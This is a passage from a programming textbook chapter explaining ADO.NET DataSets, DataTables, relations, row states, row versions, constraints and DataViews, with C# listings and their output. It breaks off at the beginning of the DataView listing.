


Figure 15.31 The connectionless architecture: inside the DataSet, DataTables with Constraints, DataColumns and DataRows, and DataRelations between tables. The DataAdapter fills it and updates the database from it; `ReadXml` and `WriteXml` connect it to XML files.

15.6.2 The DataSet and its parts

A DataSet is a **main memory database** with a relational structure and an object-oriented interface (**Figure 15.32**). It consists of a collection of DataTables and a collection of DataRelations. A DataTable consists of a collection of DataColumns, which is its **schema**; a collection of DataRows, which is its **data**; and a `DefaultView`, a DataView over the table. A DataRelation associates two DataTables, naming a parent table and parent columns, and a child table and child columns.

- An in-memory database
  - relational structure
  - object-oriented interface
- A **DataSet** consists of
  - a collection of DataTables
  - a collection of DataRelations
- A **DataTable** consists of
  - a collection of DataColumns (= the schema)
  - a collection of DataRows (= the data)
  - a DefaultView (a DataView, Section 15.6)
- A **DataRelation**
  - associates two DataTable objects
  - defines ParentTable and ParentColumns, and ChildTable and ChildColumns

Figure 15.32 What a DataSet consists of: tables and relations; what a table consists of: columns (the schema), rows (the data) and a default view; what a relation does: associate a parent table's columns with a child table's columns.

Figure 15.33 draws the same thing as nested boxes, and is the picture to recall whenever you write `ds.Tables["Bill"].Rows[0]["status"]`: each dot in that expression steps one box inward.




Figure 15.33 The structure of a DataSet. `.Tables[…]` reaches a DataTable; `.Columns[…]` its DataColumns (the schema); `.Rows[…]` its DataRows (the data); `.DefaultView` its DataView; `.Relations[…]` the DataRelations between tables.

The class diagram, **Figure 15.34**, gives each class its important properties. A `DataSet` has a name, its `Relations` and `Tables`, and `HasErrors`. A `DataTable` has `ChildRelations` and `ParentRelations`, `Constraints`, `Columns`, a `DefaultView`, `HasErrors`, a `PrimaryKey` (an array of columns, because a key can span several) and `Rows`. A `DataColumn` knows whether it allows NULL (`AllowDBNull`), whether and how it auto-increments (`AutoIncrement`, `AutoIncrementSeed`, `AutoIncrementStep`), its `ColumnName` and `DataType`, an optional computed `Expression`, and whether it is `ReadOnly` or `Unique`. A `DataRelation` has a `RelationName`, a `ParentTable` and `ParentColumns`, and a `ChildTable` and `ChildColumns`.




Figure 15.34 The DataSet class diagram: DataSet, DataTable, DataColumn, DataRow and DataRelation, with the properties this chapter uses.

Finally, **Figure 15.35** shows the full object tree, including the collections that hold everything: `DataRelationCollection`, `DataTableCollection`, `DataRowCollection`, `DataColumnCollection`, and the `ExtendedProperties` in which any object can carry extra information of your own.




Figure 15.35 The DataSet object tree. Navy boxes are objects; amber boxes are the collections and property bags that hold them.

15.6.3 A DataSet built by hand: persons and their contacts

The best way to understand a DataSet is to build one with no database at all. The example is an address book (**Figure 15.36**): a `Person` table with `ID`, `FirstName` and `Name`, and a `Contact` table with its own `ID`, the contact's details and a `PersonID` saying whose contact it is. The concept on the left becomes, on the right, a DataSet with two DataTables and a DataRelation `PersonHasContacts` from `Person.ID` to `Contact.PersonID`. The implementation has three steps: define the schema, define the data, access the data.




Figure 15.36 The person-contacts example: in concept a person has any number of contacts. It is realized as two DataTables, `Person` and `Contact`, joined by the DataRelation `PersonHasContacts`.

Listing 15.9 is the complete program. It follows those three steps in order, and it names the last-name column `LastName`.

Listing 15.9 `AdoBasics/MyAdo.cs`: a DataSet with two tables, a primary key on each, an auto-incrementing `ID`, a relation, one row in each table, `AcceptChanges`, and three ways of reading the result.

```
using System.Data;

namespace AdoBasics;

// The Person/Contact example: a DataSet built by hand -- schema, relation, data, access.
public static class MyAdo
{
    public static void Run()
    {
        // Create DataSet ds & DataTable "Person"
        DataSet ds = new DataSet("PersonContacts");
        DataTable personTable = new DataTable("Person");
        // Define the column "ID" and its properties
        DataColumn col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "ID";
        col.ReadOnly = true;
        col.Unique = true;                  // values must be unique
        col.AutoIncrement = true;           // keys are assigned automatically
        col.AutoIncrementSeed = 1;          // the first key is 1
        col.AutoIncrementStep = 1;          // next key = previous key + 1
        // Add the column to the table and set the PK (Primary Key)
        personTable.Columns.Add(col);
        personTable.PrimaryKey = new DataColumn[] { col };
        // Define the other columns and add them to the table
        col = new DataColumn();
        col.DataType = typeof(string);
        col.ColumnName = "FirstName";
        personTable.Columns.Add(col);
        col = new DataColumn();
        col.DataType = typeof(string);
        col.ColumnName = "LastName";
        personTable.Columns.Add(col);
        // Add the table to the DataSet
        ds.Tables.Add(personTable);
```

Listing 15.9 (Continued) *AdoBasics/MyAdo.cs: a DataSet with two tables, a primary key on each, an auto-incrementing ID, a relation, one row in each table, AcceptChanges, and three ways of reading the result.*

```
        // Create DataTable "Contact" in the same way
        DataTable contactTable = new DataTable("Contact");
        col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "ID";
        col.ReadOnly = true;
        col.Unique = true;
        col.AutoIncrement = true;
        col.AutoIncrementSeed = 1;
        col.AutoIncrementStep = 1;
        contactTable.Columns.Add(col);
        contactTable.PrimaryKey = new DataColumn[] { col };
        foreach (string name in new[] { "FirstName", "LastName", "NickName", "Email",
"Phone" })
        {
            col = new DataColumn();
            col.DataType = typeof(string);
            col.ColumnName = name;
            contactTable.Columns.Add(col);
        }
        // Define the column "PersonID" and add it to the table
        col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "PersonID";
        contactTable.Columns.Add(col);
        // Add the table to the DataSet
        ds.Tables.Add(contactTable);

        // Define the relationship
        DataColumn parentCol = ds.Tables["Person"]!.Columns["ID"]!;
        DataColumn childCol = ds.Tables["Contact"]!.Columns["PersonID"]!;
        DataRelation rel = new DataRelation("PersonHasContacts", parentCol, childCol);
        ds.Relations.Add(rel);

        // Data operation: add a row to the table "Person"
        DataRow personRow = personTable.NewRow();
        personRow[1] = "Wolfgang";                          // column 1 is FirstName
        personRow["LastName"] = "Beer";
        personTable.Rows.Add(personRow);
```

Listing 15.9 (Continued) *AdoBasics/MyAdo.cs: a DataSet with two tables, a primary key on each, an auto-incrementing ID, a relation, one row in each table, AcceptChanges, and three ways of reading the result.*

```
        // Data operation: add a row to the table "Contact"
        DataRow contactRow = contactTable.NewRow();
        contactRow["FirstName"] = "Wolfgang";
        contactRow["LastName"] = "Beer";
        contactRow["Phone"] = "08123456789";
        contactRow["PersonID"] = (long)personRow["ID"];     // defines the relation
        contactTable.Rows.Add(contactRow);

        // Accept the changes permanently, if there are no errors
        if (ds.HasErrors)
        {
            ds.RejectChanges();
        }
        else
        {
            ds.AcceptChanges();
        }

        // Access the DataSet
        Console.WriteLine("Table: Person");
        Console.WriteLine(" ID  FirstName   LastName");
        foreach (DataRow person in personTable.Rows)
        {
            Console.WriteLine("{0,3} {1,10} {2,10}",
                person["ID"], person["FirstName"], person["LastName"]);
        }
        // Another way: follow the relation from the parent row
        Console.WriteLine("\nTable: Contact");
        Console.WriteLine(" FirstName   LastName       Phone   PersonID");
        foreach (DataRow contact in personRow.GetChildRows("PersonHasContacts"))
        {
            Console.WriteLine("{0,10} {1,10} {2,10} {3,10}",
                contact["FirstName"], contact["LastName"],
                contact["Phone"], contact["PersonID"]);
        }
```

Listing 15.9 (Continued) *AdoBasics/MyAdo.cs: a DataSet with two tables, a primary key on each, an auto-incrementing ID, a relation, one row in each table, AcceptChanges, and three ways of reading the result.*

```
        // DataRowVersion example
        Console.WriteLine("\nDataRowVersion example");
        bool hasOriginal = personRow.HasVersion(DataRowVersion.Original);
        if (hasOriginal)
        {
            string originalName = (string)personRow["LastName", DataRowVersion.Original];
            Console.WriteLine("LastName: " + originalName);
        }
    }
}
```

The schema. Each column is a `DataColumn` with a `DataType` and a `ColumnName`, added to the table's `Columns`. The `ID` column is `ReadOnly` (the program may not change it), `Unique` (no two rows share a value), and `AutoIncrement` with a seed of 1 and a step of 1, so the first row added gets 1, the next 2, and so on; a seed and step of −1, which you will also meet, give −1, −2, … and are used when the real key will be assigned later by a database, so that temporary keys can never collide with real ones. `PrimaryKey` is set to an *array* of columns. The relation is created from the parent column and the child column and added to `ds.Relations`; by default, adding it also creates a `ForeignKeyConstraint` on the child table and a `UniqueConstraint` on the parent.

The data. `personTable.NewRow()` creates a row with the table's schema but *not yet in the table*; values are assigned by position (`personRow[1]`) or by name (`personRow["LastName"]`); `Rows.Add` puts it in. The contact's `PersonID` is taken from the person row's `ID`, which the auto-increment has just filled in — that one assignment is what defines the relation between the two rows.

The access. A `foreach` over `personTable.Rows` reads every person; `personRow.GetChildRows("PersonHasContacts")` follows the relation from a parent row to its children, the in-memory equivalent of a join; and `personRow["LastName", DataRowVersion.Original]` asks for a column's value *as it was when the changes were last accepted*, which Section 15.6.5 explains.

Run it with `dotnet run -- myado`. **Listing 15.10** is the real output; run on Windows, the program prints the same characters.

Listing 15.10 The output of **Listing 15.9**, from .NET 10 on Linux.

```
Table: Person
 ID  FirstName   LastName
  1   Wolfgang       Beer

Table: Contact
 FirstName   LastName       Phone   PersonID
  Wolfgang       Beer 08123456789          1

DataRowVersion example
LastName: Beer
```

15.6.4 Change management and the states of a row

A DataSet **maintains all changes** made to it since it was filled or created. Changes are accepted with `AcceptChanges()` or discarded with `RejectChanges()` (**Figure 15.37**), and the usual shape is: if anything reported an error, reject; otherwise accept.

```
...
    if (ds.HasErrors) {
        ds.RejectChanges();
    } else {
        ds.AcceptChanges();
    }
}
```

Figure 15.37 Change management: reject the changes if the DataSet has errors, otherwise accept them.

To remember changes, every DataRow carries a **state**, `RowState`, one of `Added`, `Deleted`, `Detached`, `Modified` and `Unchanged`. **Figure 15.38** is the state diagram: which operation moves a row from which state to which.

```
public DataRowState RowState { get; }
```

```
public enum DataRowState {
    Added, Deleted, Detached, Modified, Unchanged
}
```




Figure 15.38 The state diagram of a DataRow. `NewRow` creates a *Detached* row; `Rows.Add` makes it *Added*; `AcceptChanges` makes *Added* and *Modified* rows *Unchanged* and removes *Deleted* ones; assigning a value makes an *Unchanged* row *Modified*; `Delete` makes it *Deleted*; `RejectChanges` returns *Modified* and *Deleted* rows to *Unchanged* and removes *Added* ones.

Listing 15.11 walks a single row of the Laundry's `Service` table through the diagram, printing the state and the three versions of its price after every step.

Listing 15.11 The first half of `AdoBasics/RowStates.cs`: one row, every transition of **Figure 15.38**, and the row's versions printed at each step.

```
    static void Show(string step, DataRow row)
    {
        string current = row.HasVersion(DataRowVersion.Current) ? $"{row["price",
DataRowVersion.Current]}" : "-";
        string original = row.HasVersion(DataRowVersion.Original) ? $"{row["price",
DataRowVersion.Original]}" : "-";
        string proposed = row.HasVersion(DataRowVersion.Proposed) ? $"{row["price",
DataRowVersion.Proposed]}" : "-";
        Console.WriteLine($"{step,-36} {row.RowState,-10} current={current,-6}
original={original,-6} proposed={proposed}");
    }

    public static void Run()
    {
        var service = new DataTable("Service");
        service.Columns.Add("id", typeof(string));
        service.Columns.Add("description", typeof(string));
        service.Columns.Add("price", typeof(int));
        service.PrimaryKey = new[] { service.Columns["id"]! };

        DataRow row = service.NewRow();
        row["id"] = "S0001"; row["description"] = "Wash, dry & fold (per kg)"; row["price"]
= 8000;
        Show("row = table.NewRow()", row);
        service.Rows.Add(row);
        Show("table.Rows.Add(row)", row);
        service.AcceptChanges();
        Show("AcceptChanges()", row);
        row.BeginEdit();
        row["price"] = 8500;
        Show("BeginEdit(); price = 8500", row);
        row.EndEdit();
        Show("EndEdit()", row);
        service.RejectChanges();
        Show("RejectChanges()", row);
        row["price"] = 9000;
        service.AcceptChanges();
        Show("price = 9000; AcceptChanges()", row);
        row.Delete();
        Show("row.Delete()", row);
        service.RejectChanges();
        Show("RejectChanges()", row);
        row.Delete();
        service.AcceptChanges();
        Console.WriteLine($"{"row.Delete(); AcceptChanges()",-36} {row.RowState,-10} (gone:
the table has {service.Rows.Count} rows)");
```

Listing 15.12 The real output of **Listing 15.11**. Follow it on **Figure 15.38**: Detached, Added, Unchanged, Modified, Unchanged again after `RejectChanges`, Deleted, Unchanged, and finally removed from the table.

```
row = table.NewRow()                Detached   current=-      original=-
proposed=8000
table.Rows.Add(row)                 Added      current=8000   original=-      proposed=-
AcceptChanges()                     Unchanged  current=8000   original=8000   proposed=-
BeginEdit(); price = 8500           Unchanged  current=8000   original=8000
proposed=8500
EndEdit()                           Modified   current=8500   original=8000   proposed=-
RejectChanges()                     Unchanged  current=8000   original=8000   proposed=-
price = 9000; AcceptChanges()       Unchanged  current=9000   original=9000   proposed=-
row.Delete()                        Deleted    current=-      original=9000   proposed=-
RejectChanges()                     Unchanged  current=9000   original=9000   proposed=-
row.Delete(); AcceptChanges()       Detached   (gone: the table has 0 rows)
```

The output settles several questions that the diagram alone leaves open. A new row is *Detached* and has no current value yet, only a *proposed* one. `Rows.Add` makes it *Added*, with a current value but no original: there was no "before". After `AcceptChanges` the row is *Unchanged* and its original equals its current value. Between `BeginEdit()` and `EndEdit()` the new value is only *proposed* and the state has not changed; `EndEdit()` makes it current and the row *Modified*, with the original still remembered — which is exactly what `RejectChanges` restores. A deleted row keeps only its original version, so that the DataAdapter can still say *which* row to delete; after `AcceptChanges` it is gone.

These states are what a DataAdapter reads to decide what to send to the database: an `INSERT` for each *Added* row, an `UPDATE` for each *Modified* one, a `DELETE` for each *Deleted* one, and nothing for *Unchanged* rows. `GetChanges()` returns a copy containing only the rows that would be sent:

```
What GetChanges() would send to the database:
  Modified  S0002
  Deleted   S0003
  Added     S0004
```

15.6.5 Row versions

A DataSet stores **different versions of a row's values** (**Figure 15.39**), identified by `DataRowVersion`: `Current`, the current values; `Original`, the values when changes were last accepted; `Proposed`, values being edited between `BeginEdit` and `EndEdit`; and `Default`, which means "whichever version fits the row's state" — `Current` for Added, Modified and Unchanged rows, `Original` for Deleted rows, `Proposed` for Detached ones.

- A DataSet stores several versions of a row's values

```
public enum DataRowVersion {
    Current, Original, Proposed, Default
}
```

Current	current values
Original	original values
Proposed	proposed values (values being edited)
Default	the default, based on the DataRowState

DataRowState	Default
Added, Modified, Unchanged	Current
Deleted	Original
Detached	Proposed

Example

```
bool hasOriginal = personRow.HasVersion(DataRowVersion.Original);
if (hasOriginal) {
    string originalName =
        (string) personRow["Name", DataRowVersion.Original];
}
```

Figure 15.39 `DataRowVersion`: current, original, proposed and default values, and which version is the default for each row state. `HasVersion` asks whether a version exists before the indexer is used to read it.

The last lines of **Listing 15.9** used exactly the example of **Figure 15.39**: `HasVersion(DataRowVersion.Original)` and then `personRow["LastName", DataRowVersion.Original]`. Versions are how a DataAdapter implements **optimistic**

concurrency (Section 15.7.3): it writes `UPDATE … WHERE id = @id AND price = @original_price`, using the original version in the `WHERE` and the current version in the `SET`.

15.6.6 Constraints, exceptions and row errors

ADO.NET checks the validity of operations on DataSets and throws **DataExceptions** when one would break a rule. The second half of `RowStates.cs` provokes the two most common ones, and then shows a subtlety of row errors that the usual `if (ds.HasErrors) ds.RejectChanges()` pattern hides.

```
Constraints the DataSet enforces by itself:
  ConstraintException: Column 'id' is constrained to be unique.  Value 'S0002' is already
present.
  InvalidConstraintException: ForeignKeyConstraint Service_Bill requires the child key
values (S0099) to exist in the parent table.

Row errors: HasErrors and RejectChanges
  ds.HasErrors = True; S0002.RowError = "A price must be positive."
  after RejectChanges: S0002 price = 12500, HasErrors = True
  after ClearErrors:   HasErrors = False
```

A second `S0002` is refused by the primary key's `UniqueConstraint` with a `ConstraintException`. A bill for service `S0099`, which does not exist, is refused by the relation's `ForeignKeyConstraint` with an `InvalidConstraintException`. Both are subclasses of `DataException`, and both are thrown at `Rows.Add`, before the row is in the table. A **row error** is different: `RowError` is a message a program attaches to a row to say "this row is wrong" without throwing, and `HasErrors` becomes true for the row, its table and its DataSet. The output shows that `RejectChanges()` restored the price but did **not** clear the error: the message is not a change, so it is not undone. `ClearErrors()` removes it. A program that uses `HasErrors` to decide whether to accept must also clear the errors it has dealt with, or every later check will reject.

15.6.7 DataView: sorting, filtering and finding

A **DataView** is a view of a DataTable (**Figure 15.40**). It supports `RowFilter`, filtering by an expression; `RowStateFilter`, filtering by row state; and `Sort`, sorting by one or more columns. It supports changing data rows through the view, and **fast search** on the sorted columns with `Find` and `FindRows`. It copies no rows: it is an ordered list of pointers into the table, so creating several views of one table costs almost nothing. DataView objects can be displayed by user-interface elements — a DataGrid, a Web Forms GridView, or, in Razor Pages, a `foreach`.

- A **DataView** is a view of a table
  - **RowFilter**: filter by an expression
  - **RowStateFilter**: filter by row state
  - **Sort**: sort by columns
- A DataView supports
  - changing data rows
  - fast search on the sorted columns
- A DataView can be displayed by user-interface controls, e.g. a grid




Figure 15.40 DataView and DataRowView. A DataView has a filter, a row-state filter and a sort, and can add, delete and find rows; each item it returns is a DataRowView over one DataRow.

Figure 15.41 shows the calls: create a DataView over a table, set a `RowFilter` such as `"FirstName <= 'K'"`, a `RowStateFilter` such as `DataViewRowState.Added | DataViewRowState.ModifiedCurrent`, and a `Sort` such as `"Name ASC"`; display it; and find a row by the sort key with `Find`, which returns the row's *position in the view*, or −1.

- Create a DataView and set the filter and the sort order

```
DataView a_kView = new DataView(personTable);
a_kView.RowFilter = "FirstName <= 'K'";
a_kView.RowStateFilter =
    DataViewRowState.Added | DataViewRowState.ModifiedCurrent;
a_kView.Sort = "Name ASC";   // sort by Name, ascending
```

- Display the data in a grid

```
DataGrid grid = new DataGrid();
...
grid.DataSource = a_kView;
```

- Fast search for a row by the sorted column "Name"

```
int i = a_kView.Find("Beer");
grid.Select(i);
```

Figure 15.41 Working with a DataView: a filter, a row-state filter and a sort; a DataGrid bound to the view; a fast search by the sorted column, whose result selects a row of the grid.

Listing 15.13 runs all of it.

Listing 15.13 `AdoBasics/DataViews.cs`: one table, one view, and the view's sort, find, filter and row-state filter in turn.

```
using System.Data;

namespace AdoBasics;

// A DataView is a window on a DataTable: it filters, sorts and finds without copying rows.
public static class DataViews
{
    static void Print(string title, DataView view)
    {
        Console.WriteLine($"{title}  ({view.Count} rows)");
        foreach (DataRowView r in view)
